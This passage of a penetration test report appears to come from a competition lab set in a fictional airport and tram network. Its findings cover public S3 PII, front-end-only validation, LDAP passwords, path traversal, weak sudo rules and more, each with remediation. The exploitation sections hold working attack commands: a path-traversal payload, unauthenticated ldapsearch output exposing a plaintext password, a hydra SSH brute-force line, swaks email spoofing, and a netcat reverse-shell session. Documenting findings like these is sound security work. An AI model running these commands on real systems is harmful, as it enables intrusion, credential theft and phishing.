Likelihood	**POSSIBLE**		
Affected Scope	AWS		
Vulnerability Summary	The team discovered that an S3 bucket used for storing sensitive customer Personally Identifiable Information (PII) was configured without encryption and inadvertently set to public access. This misconfiguration exposed customer data to potential unauthorized access and data breaches, significantly risking privacy violations and data security.		
Business Impact	The unencrypted storage of sensitive customer Personally Identifiable Information (PII) in a publicly accessible S3 bucket presents grave consequences. It elevates the risk of data breaches, erodes customer trust, and exposes the organization to potential legal and regulatory penalties. This vulnerability also increases the likelihood of cyberattacks, operational disruptions, and higher cybersecurity expenditures. Addressing this issue will necessitate significant resource allocation for damage control and reputation management, potentially resulting in substantial financial losses and enduring reputational harm to RAKMS.		
Impact Description	This vulnerability exposes sensitive customer Personally Identifiable Information (PII) in an unencrypted and publicly accessible S3 bucket. It poses a significant risk of unauthorized access, potentially enabling identity impersonation among passengers. Furthermore, there is a threat of data manipulation, which could lead to alterations in flight details or personal information on boarding passes, jeopardizing data integrity and airport operations.		
MITRE ATT&CK	Data from Cloud Storage, Technique T1530 - Enterprise | MITRE ATT&CK®		
	Encrypt Sensitive Information, Mitigation M1041 - Enterprise | MITRE ATT&CK®		
Exploitation Details			

Navigate to http:// kalka-passes20240111034800610800000003 .s3.amazonaws.com/1005531.svg
Remediation
• Implement Encryption: Encrypt the sensitive Personally Identifiable Information (PII) stored in the S3 bucket using strong encryption mechanisms such as AWS Key Management Service (KMS) or server-side encryption. • Access Control: Review and restrict access permissions to the S3 bucket to only authorized personnel and systems. Ensure that public access is denied.

10.3.2.8 Boarding Pass Generator Improper Validation		CVSS	Risk
Impact	**High**	**7.5**	**High**
Likelihood	**POSSIBLE**		
Affected Scope	AWS		
Vulnerability Summary	The Boarding Pass Generator application currently performs passenger information validation exclusively on the front end. This approach allows users to bypass these validations by modifying the front-end data or through direct backend interactions. As a result, inaccurate or malicious data can be submitted, leading to potential misuse of the boarding pass system and undermining its integrity.		
Business Impact	The lack of robust validation in the Boarding Pass Generator poses significant risks, including the potential for fraudulent boarding passes, compromised flight security, and operational disruptions. This vulnerability can lead to unauthorized access to flights, eroding customer trust and potentially incurring financial and reputational damage for the airline.		
Impact Description	The lack of proper validation in the Boarding Pass Generator can lead to significant security risks. Malicious users could input false information to generate unauthorized boarding passes, potentially compromising flight security and operational integrity. This vulnerability exposes the system to potential fraud and security breaches.		
MITRE ATT&CK	Valid Accounts, Technique T1078 - Enterprise | MITRE ATT&CK®		
	Account Use Policies, Mitigation M1036 - Enterprise | MITRE ATT&CK®		
Exploitation Details			

```
window.onload = function () {
    var form = document.getElementById('boardingPassForm');
    var ssnInput = document.getElementById('ssn');
    form.addEventListener('submit', function(event) {
        var ssn = ssnInput.value;
        if (!validateSSN(ssn)) {
            event.preventDefault();
            alert('Error');
        }
    });
    var airports = ["KMYF", "KLAC", "KSMF", "KMLI", "KPWD", "KPHX", "KSAR", "KSDS", "KDTF", "KSJC", "KDDL", "KINF", "KJSN", "KSFM", "KCOE", "KAUS", "KHBG
    var airlines = ["Jane Air","Dan Boat Airlines","Fly High Air","Conair","Pigeon Cargo","Albatross Airlines","J.R Air","Just Plane Crazy","Cheaplet","M
    var gates = [];
    // Add gates A1 through A25
    for(var i = 1; i <= 25; i++) {
        gates.push("A" + i);
    }
    // Add gates B1 through B28
    for(var i = 1; i <= 28; i++) {
        gates.push("B" + i);
    }
    // Call the populateDropdown function to populate the "gate" dropdown
    populateDropdown("gate", gates);
    populateDropdown("sourceAirport", airports);
    populateDropdown("destinationAirport", airports);
    populateDropdown("airline", airlines);
    //make julian date @7000 make this work
    //var flightDate = julianDate(document.getElementById("date").value);
    //make bp string
    var bp = [
    { type: "const", value: 'M' },
    { type: "const", value: '1' },
    { type: "form", value: 'name' },
    { type: "const", value: '0' },
    { type: "form", value: 'flightNumber' },
    { type: "form", value: 'sourceAirport' },
```

Figure 48 Frontend Validation in Page Source

Remediation

- **Implement Server-Side Validation:** Ensure that passenger information is validated on the server side, not just on the client side, to prevent manipulation of data.
- **Enhance Data Sanitization:** Apply rigorous data sanitization methods to prevent the insertion of malicious data.

10.3.2.9 Local Admin Password in User Description		CVSS	Risk
Impact	**High**	**8.9**	**High**
Likelihood	**UNLIKELY**		
Affected Scope	10.0.0.5		
Vulnerability Summary	The system's configuration allows unauthenticated access to the LDAP directory, where user passwords are exposed in user descriptions. This flaw enables attackers to retrieve user passwords without needing to log in, bypassing standard authentication procedures such as binddn and bindpasswd. This vulnerability presents a critical security risk, as it compromises user credentials and potentially allows unauthorized access to sensitive data and systems.		
Business Impact	This vulnerability has the potential to cause significant harm by allowing attackers to exfiltrate sensitive information from the host, including user passwords. Such a breach could result in severe reputational damage and compliance fines for exposing Personally Identifiable Information (PII). The consequences of this vulnerability encompass both data security and legal compliance, making it critical to address promptly.		
Impact Description	The presence of passwords within user descriptions poses a significant security risk. Attackers can potentially gain unauthorized access to the host by using these passwords, thereby compromising data integrity and potentially causing tampering or data destruction within the host.		
MITRE ATT&CK	Credentials from Password Stores, Technique T1555 - Enterprise | MITRE ATT&CK®		
	Password Policies, Mitigation M1027 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
1- install the ldapsearch binary from github 2- run the command ldapsearch -x -b "dc=corp,dc=kkms,dc=local" -H ldap://10.0.0.5			

```
┌──(                                    )-[~]
└─# ldapsearch -x -b "dc=corp,dc=kkms,dc=local" -H ldap://10.0.0.5
# extended LDIF
#
# LDAPv3
# base <dc=corp,dc=kkms,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
```

Figure 49 using ldapsearch command

```
# Mark Magnolia, Finance, Departments, corp.kkms.local
dn: CN=Mark Magnolia,OU=Finance,OU=Departments,DC=corp,DC=kkms,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Mark Magnolia
sn: Magnolia
title: Manager
description: Password: EhRhgVvg!1
givenName: Mark
distinguishedName: CN=Mark Magnolia,OU=Finance,OU=Departments,DC=corp,DC=kkms,
 DC=local
instanceType: 4
whenCreated: 20240109080213.0Z
whenChanged: 20240112212057.0Z
```

Figure 50 dumping information


Remediation

- Open Active Directory Administrative Center: Go to Start, type dsac.exe.
- Change Directory Service Properties: In the left-hand pane, right-click your domain and select "Properties", Navigate to the "General" tab.
- Modify Security Policies: Go to “Group Policy Management”.
- Edit the Default Domain Policy and navigate to: Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Local Policies -> Security Options.
- Find the policy “Network security: LDAP server signing requirements”, Change this policy to “Require signing”.
- Apply and Enforce Policy: by running gpupdate /force in the command prompt.
- Restart LDAP Services: Restart the Active Directory Domain Services (AD DS) to apply the changes.


10.3.2.10 API Parameter Local File Read		CVSS	Risk
Impact	**High**	**8.6**	**High**
Likelihood	**UNLIKELY**		
Affected Scope	baggagecheckin.corp.kkms.local:80		
Vulnerability Summary	A file read vulnerability exists in the 'picturepath' parameter within the add passenger API, enabling attackers to access sensitive data, including customer information. This vulnerability poses the risk of data leakage and opens the door to potential, more advanced attacks aimed at compromising the server's security.		
Business Impact	This vulnerability carries significant risks, including a loss of client trust due to potential exposure of sensitive data, financial losses resulting from potential data breaches, and reputational damage that could erode the organization's credibility. The ability to leak customer data and potentially launch more advanced attacks poses a critical threat to the organization's operations and reputation.		
Impact Description	The vulnerability of unauthenticated access to API endpoints, particularly the file read vulnerability in the 'picturepath' parameter of the add passenger API, poses a critical risk. Attackers can exploit this flaw to gain unauthorized access to sensitive data, including customer information and potentially credit card details. Such a breach could result in a loss of customer trust, financial losses, potential regulatory fines for PCI DSS non-compliance, and a significant threat to both reputation and financial stability.		
MITRE ATT&CK	Execution through API, Technique T0871 - ICS | MITRE ATT&CK®		
	Access Management, Mitigation M0801 - ICS | MITRE ATT&CK®		
Exploitation Details			
1- Navigate to the following endpoint: /api/v3/passenger/add?firstname=aa&lastname=bb&ssn=99&phone=4&e			

mail=test@test.com&dob=44&bagcount=10&picturepath=../../../../../../../proc/self/cmdline

2- Edit the 'picturepath' parameter to the file you want to read



3- Decode the output using base64 to reveal the contents of the file




4- FINALS-XX used this vulnerability to leak hardcoded credit card numbers, and customer credentials.

Remediation

- Implement Input Validation and Sanitization: Enforce strict input validation and sanitization on the 'picturepath' parameter to prevent malicious input. Reject any requests with invalid or potentially harmful inputs.
- Implement File Type Verification: Before returning the contents of a file specified by the 'picturepath' parameter, implement a robust mechanism to check the file's type and ensure it is a legitimate and safe file. Reject requests that attempt to access unauthorized or potentially dangerous files.

10.3.2.11 Unauthenticated Access to Multiple API Routes		CVSS	Risk
Impact	**High**	**6.5**	**High**
Likelihood	**POSSIBLE**		
Affected Scope	baggagecheckin.corp.kkms.local		
Vulnerability Summary	This vulnerability allows attackers to access API endpoints without the need for authentication. Specifically, they can add passengers without proper authorization. The lack of authentication controls poses a significant security risk by enabling unauthorized access and potential misuse of the API.		
Business Impact	This vulnerability poses significant risks as it allows attackers to access API endpoints without authentication, potentially adding unauthorized passengers. Such unauthorized access can lead to data breaches, misuse of the system, and a compromised passenger database, impacting both data integrity and operational efficiency.		
Impact Description	An attacker can abuse this vulnerability to disrupt the business operation by adding arbitrary data or deleting crucial data to the infrastructure. Furthermore, and attacker can leak customer data causing reputational damage and loss of customer trust.		
MITRE ATT&CK	Execution through API, Technique T0871 - ICS | MITRE ATT&CK®		
	Authorization Enforcement, Mitigation M0800 - ICS | MITRE ATT&CK®		
Exploitation Details			
1- Navigate to the following endpoint: /api/v3/passenger/add?firstname=aa&lastname=bb&ssn=99&phone=4&email=test@test.com&dob=44&bagcount=10&picturepath=test.jpg 2- Edit the data to add passengers			



Remediation

- Implement Input Validation and Sanitization: Enforce rigorous input validation and sanitization for the 'picturepath' parameter to reject any requests with invalid or potentially malicious inputs. This step is crucial in preventing unauthorized access attempts.
- Enhance File Type Verification: Prior to providing the contents of a file specified by the 'picturepath' parameter, implement a robust file type verification mechanism to ensure that only legitimate and safe files are accessed. Reject any requests attempting to access unauthorized or potentially harmful files. This additional layer of security will help safeguard sensitive data from unauthorized access.

10.3.2.12 User Privelege Escalation due to weak sudo rules		CVSS	Risk
Impact	**High**	**N/A**	**High**
Likelihood	**UNLIKELY**		
Affected Scope	10.0.20.101-103		
Vulnerability Summary	The "ubuntu" user account lacks a password and can execute privileged commands using sudo without password authentication. This vulnerability allows unauthorized users to easily escalate their privileges and gain unrestricted access to sensitive system functions and resources, posing a significant security risk.		
Business Impact	The absence of a password requirement for the "ubuntu" user, coupled with the ability to run privileged commands via sudo without password authentication, presents significant risks. This vulnerability could result in operational disruptions, financial losses due to potential misuse, and even potential loss of life in critical system environments. Immediate remediation is essential to mitigate these severe consequences and enhance overall system security.		
Impact Description	The absence of a password requirement for the "ubuntu" user, coupled with the ability to execute privileged commands via sudo without password verification, poses a critical security risk. An attacker gaining access to this account could easily escalate privileges and execute unauthorized actions with elevated permissions, potentially compromising the system's integrity and security.		
MITRE ATT&CK	Abuse Elevation Control Mechanism: Bypass User Account Control, Sub-technique T1548.002 - Enterprise | MITRE ATT&CK®		
	Privileged Account Management, Mitigation M1026 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
1-as ubuntu user run sudo -.			

```
ubuntu@tram2:~$ sudo -l
sudo -l
Matching Defaults entries for ubuntu on tram2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:

User ubuntu may run the following commands on tram2:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
ubuntu@tram2:~$
```

Figure 51 sudo rules for ubuntu user

The output shows us that FINALS-XX can run any command as any user (including root) without needing to provide password (adversaries may not have the password)

Remediation

- Set Strong Password: Immediately set a strong and unique password for the "ubuntu" user account to ensure it is not easily accessible.
- Review Sudo Configuration: Review the sudo configuration (/etc/sudoers) to restrict privileges and require password authentication for privileged commands.
- https://www.digitalocean.com/community/tutorials/how-to-edit-the-sudoers-file

10.3.2.13 Improper User Access		CVSS	Risk
Impact	**High**	**5.9**	**High**
Likelihood	**UNLIKELY**		
Affected Scope	10.0.0.201-203		
Vulnerability Summary	The inclusion of the "Everyone" group, which encompasses all authenticated users in the domain, within the local administrators group poses a security risk. This configuration allows every authenticated user to have elevated privileges, potentially leading to unauthorized access and compromise of system resources.		
Business Impact	Weak and guessable tram web app admin credentials, as observed in FINALS-XX's ability to authenticate as an admin user, pose significant risks. Unauthorized access to tram control capabilities can result in operational disruptions, financial losses, and potentially, loss of life. The combination of these factors highlights the critical importance of implementing strong credential policies to prevent such security breaches.		
Impact Description	The existence of weak and guessable tram web application admin credentials poses a critical security risk. An attacker who successfully guesses these credentials can authenticate as an admin user, potentially gaining control over train operations. This vulnerability jeopardizes the integrity and safety of tram operations, emphasizing the urgent need for stronger and more secure credential policies.		
MITRE ATT&CK	Valid Accounts, Technique T1078 - Enterprise | MITRE ATT&CK®		
	Account Use Policies, Mitigation M1036 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
1- enumerate the local admin group : net localgroup "Administrators"			

```
net localgroup "Administrators"
S C:\windows\temp> net localgroup "Administrators"
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Admin
Administrator
cloudbase-init
Everyone
KKMS\Domain Admins
The command completed successfully.
```

Figure 52 list of users in Administrator group

Remediation

1- Restrict Local Administrators Group: Take immediate action to remove the "Everyone" group from the local administrators group, restricting access to this privileged role to authorized personnel only.

2- Implement Least Privilege: Conduct a thorough review of user permissions and revise them to adhere to the principle of least privilege. Ensure that local administrative privileges are only granted to users who require them for specific job-related tasks.

3- Regular Access Reviews: Establish a routine practice of conducting periodic access reviews and audits. This ensures that user privileges remain aligned with their job responsibilities, and any unauthorized access is promptly detected and rectified.

10.3.3 Medium Risk Findings

10.3.3.1 Lack of Multi-Factor Authentication		CVSS	Risk
Impact	**Medium**	**N/A**	**Medium**
Likelihood	**Medium**		
Affected Scope	• 10.0.0.43		
Vulnerability Summary	**Previous Vulnerability**		
	FINALS-XX discovered the lack of Multi-Factor Authentication scope wide. If an attacker was able to compromise an account's password, he can gain access without needing any additional information.		
Business Impact	The absence of Multi-Factor Authentication (MFA) at RAKMS airport drastically increases vulnerability to unauthorized access, leading to potential data breaches and severe operational disruptions. This security gap escalates the risk of compromising sensitive information, including passenger data, and can result in substantial financial penalties for PCI DSS non-compliance. Additionally, it could lead to reputational damage, loss of customer trust, and long-term implications for business stability and security posture.		
Impact Description	An attacker can gain access to accounts without needing additional information. This widens the attack surface. If an attacker finds and exploits a vulnerability that gives him credentials for an account, he can login to the account without verification.		
MITRE ATT&CK	Brute Force, Technique T1110 - Enterprise | MITRE ATT&CK®		
	Multi-factor Authentication, Mitigation M1032 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
1. Verify that there are no Multi-Factor authentication measures. 2. Attempt to log into an account using only the password, it won't ask for verification.			
Remediation			

- Implement a Multi-Factor authentication measures.

10.3.3.2 Misconfigured Email Security Policy		CVSS	Risk
Impact	**N/A**	**N/A**	**Medium**
Likelihood	**Medium**		
Affected Scope	corp.kkms.local (10.0.0.0/24)		
Vulnerability Summary	**Previous Vulnerability**		
	FINALS-XX found a lack of a policy for internal email security, increasing the risk of a spearphishing attack which might give potential attackers unauthorized access.		
Business Impact	The absence of an internal email security policy heightens the risk of spearphishing attacks, potentially leading to unauthorized access and data breaches. This vulnerability risks PCI DSS compliance violations, operational disruptions, and reputational damage, necessitating urgent implementation of enhanced email security measures.		
Impact Description	Upon successful exploitation, an attacker can gain access as the spearphished user with their level of permission on the systems.		
MITRE ATT&CK	Phishing: Spearphishing Attachment, Sub-technique T1566.001 - Enterprise | MITRE ATT&CK®		
	User Training, Mitigation M1017 - Enterprise | MITRE ATT&CK® Software Configuration, Mitigation M1054 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
1- install a mail client such as swaks sudo apt-get install -y swaks 2- Connect to the SMTP server hosted in the enviroment and send the email swaks --server mail.server.com --from hr@corp.kkms.local –to pcalder@corp.kkms.local -d email.eml			
Remediation			

- Adding a sender policy framework (SPF) record to the Domain Name System, which creates a whitelist for IPs to send E-mails.

https://www.cloudflare.com/learning/dns/dns-records/dns-spf-record/

10.3.3.3 Lack of SSH Lockout Policy		CVSS	Risk
Impact	**Medium**	**N/A**	**Medium**
Likelihood	**Critical**		
Affected Scope	• 10.0.0.43:22 • 10.0.0.100:22 • 10.0.0.99:22 • 10.0.200.100:22 • 10.0.200.101:22 • 10.0.200.102:22 • 10.0.200.103:22 • 10.0.200.43:22 • 10.0.200.5:22		
Vulnerability Summary	**Previous Vulnerability**		
	FINALS-XX identified the absence of a lockout policy for SSH on these hosts, which exposes RAKMS to the risk of unauthorized access through brute-force attacks, potentially compromising user accounts and overall system security.		
Business Impact	This security gap could allow attackers remote access to critical systems, potentially disrupting airport operations and jeopardizing system security. The consequences of such a breach include operational disruptions, data breaches, and reputational harm, underscoring the urgency of implementing stringent SSH access controls.		
Impact Description	An attacker can potentially remotely access affected hosts because attackers can attempt an infinite amount of login attempts. Remote access to this machine is likely to harm company production due to an attacker having the capability of harming the system internally through remote access		
MITRE ATT&CK	Brute Force, Technique T1110 - Enterprise | MITRE ATT&CK®		

	Account Use Policies, Mitigation M1036 - Enterprise | MITRE ATT&CK®
Exploitation Details	
Execute the following command that users the tool hydra which is a parallelized login cracker hydra -L user.txt -P pass.txt 10.0.0.43 ssh -t 4	
Remediation	
• Implementing a lockout policy for login attempts in the affected hosts. This can be done by modifying the /etc/pam.d/common-auth file. https://www.algosec.com/docs/en/asms/a32.10/asms-help/content/afa-admin/config_lockout.htm	

10.3.3.4 Improper Error Handling		CVSS	Risk
Impact	**Medium**	**5.9**	**Medium**
Likelihood	**PROBABLE**		
Affected Scope	10.0.20.100:3000		
Vulnerability Summary	The server exhibits inadequate error handling mechanisms. This deficiency leads to the unintended exposure of the server's API details. When errors occur, the server fails to properly mask or sanitize the output, resulting in the leakage of sensitive API information. This could potentially provide attackers with insights into the server's structure and operations, increasing the risk of targeted attacks.		
Business Impact	The inadequate error handling in the webserver poses critical risks, including potential disruptions to business operations and financial losses. Improper error handling can lead to service outages, impacting the availability of the server and causing disruptions to critical business functions. Additionally, the exposure of the server's API due to these errors can result in financial losses stemming from data breaches and compromised sensitive information.		
Impact Description	The webserver's inadequate error handling could lead to the unintentional exposure of its API structure, potentially disrupting business operations. This exposure not only risks the integrity and availability of services but also poses a financial threat, as it may be exploited to cause operational inefficiencies or targeted attacks, leading to direct or indirect financial losses.		
MITRE ATT&CK	N/A		
	N/A		
Exploitation Details			
1- Navigate to the vulnerable host 2- Perform a request that will result in an error, either by requesting a page that does not exist or providing data that breaks the server logic			




Figure Error 53

Remediation

- **Develop Robust Error Handling:** Create a comprehensive error handling system that safely addresses unexpected conditions.
- **User Redirection:** Implement a mechanism to redirect users to a standard error page during failures, avoiding exposure of sensitive information.
- **Avoid API Details in Errors:** Ensure that error messages do not reveal API structure or internal server details.

10.3.3.5 Exchange Web Services Version Enumeration		CVSS	Risk
Impact	**Medium**	**N/A**	**Medium**
Likelihood	**UNLIKELY**		
Affected Scope	10.0.0.6		
Vulnerability Summary	This vulnerability allows for the disclosure of Microsoft Exchange server versions by making a request to Exchange Web Services (EWS) and extracting build and Exchange version information. It poses a risk of exposing server details, potentially aiding attackers in targeting specific vulnerabilities or outdated software versions.		
Business Impact	This vulnerability has the potential to lead to targeted attacks and exploits, putting sensitive data and communication at risk. Additionally, it poses compliance risks as it may lead to non-compliance with data protection regulations and industry standards, potentially resulting in legal and reputational consequences.		
Impact Description	The enumeration of Exchange Web Services versions poses a significant security risk as attackers can leverage this information to customize their attacks. By identifying specific versions and build details, malicious actors can target known vulnerabilities associated with those versions, increasing the likelihood of successful attacks and potential data breaches.		
MITRE ATT&CK	Network Service Discovery, Technique T1046 - Enterprise | MITRE ATT&CK®		
	Disable or Remove Feature or Program, Mitigation M1042 - Enterprise | MITRE ATT&CK®		
Exploitation Details			
1- install the script of the enumeration from github wget https://raw.githubusercontent.com/kh4sh3i/exchange-penetration-testing/main/get_exchange_version.py 2- run the script sudo python3 get_exchange_version.py https://10.0.0.6/owa			

```
[redacted] ~/Desktop
# python3 get_exchange_version.py https://10.0.0.6/owa
Build number:15.1.2507
Exchange Server 2016
```

Figure 54

Remediation

- **Remove Version Disclosure:** Disable or obscure version and build number disclosure in Exchange Web Services responses to prevent attackers from easily identifying specific versions.
- **Implement Regular Updates:** Keep Exchange servers up to date with the latest security patches and updates to mitigate vulnerabilities that attackers might exploit.

10.3.3.6 Web Application Running as superuser		CVSS	Risk
Impact	**Critical**	**N/A**	**Medium**
Likelihood	**UNLIKELY**		
Affected Scope	10.0.20.101-103:8088		
Vulnerability Summary	The Train Web Console application is configured to run with root user privileges, granting it unnecessary and excessive permissions. Operating as a superuser exposes the system to significant risks, as any exploit or vulnerability within the application could lead to complete system compromise, allowing attackers to gain full control over the server and potentially the entire train network.		
Business Impact	Operating with excessive permissions, the web application poses substantial risks including operational disruptions, safety hazards, and reputational damage. Such permissions could be exploited to manipulate critical functions or access sensitive data, potentially leading to operational failures, compromised safety systems, and loss of public trust in the organization's commitment to security and reliability.		
Impact Description	The excessive permissions granted to the web application pose a significant security risk. Attackers who compromise the application can directly obtain full control over other services within the same host without needing to escalate privileges. This vulnerability simplifies the pathway for attackers to gain extensive access, potentially leading to widespread system compromise and data breaches.		
MITRE ATT&CK	N/A		
	N/A		
Exploitation Details			
run whoami after obtaining a shell from a previous finding.			

```
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.0.254.201] from (UNKNOWN) [10.0.20.103] 60900
/bin/sh: 0: can't access tty; job control turned off
#
#
# whoami
root
#
```

Remediation
Principle of Least Privilege: Restrict the web application's permissions to the minimum necessary for its functionality, run it using a dedicated service account. Regularly review and adjust permissions to ensure they align with this principle.

10.3.3.7 Kerbroasting Weak User Passwords		CVSS	Risk
Impact	**Medium**	**7.6**	**Medium**
Likelihood	**POSSIBLE**		
Affected Scope	10.0.0.5		
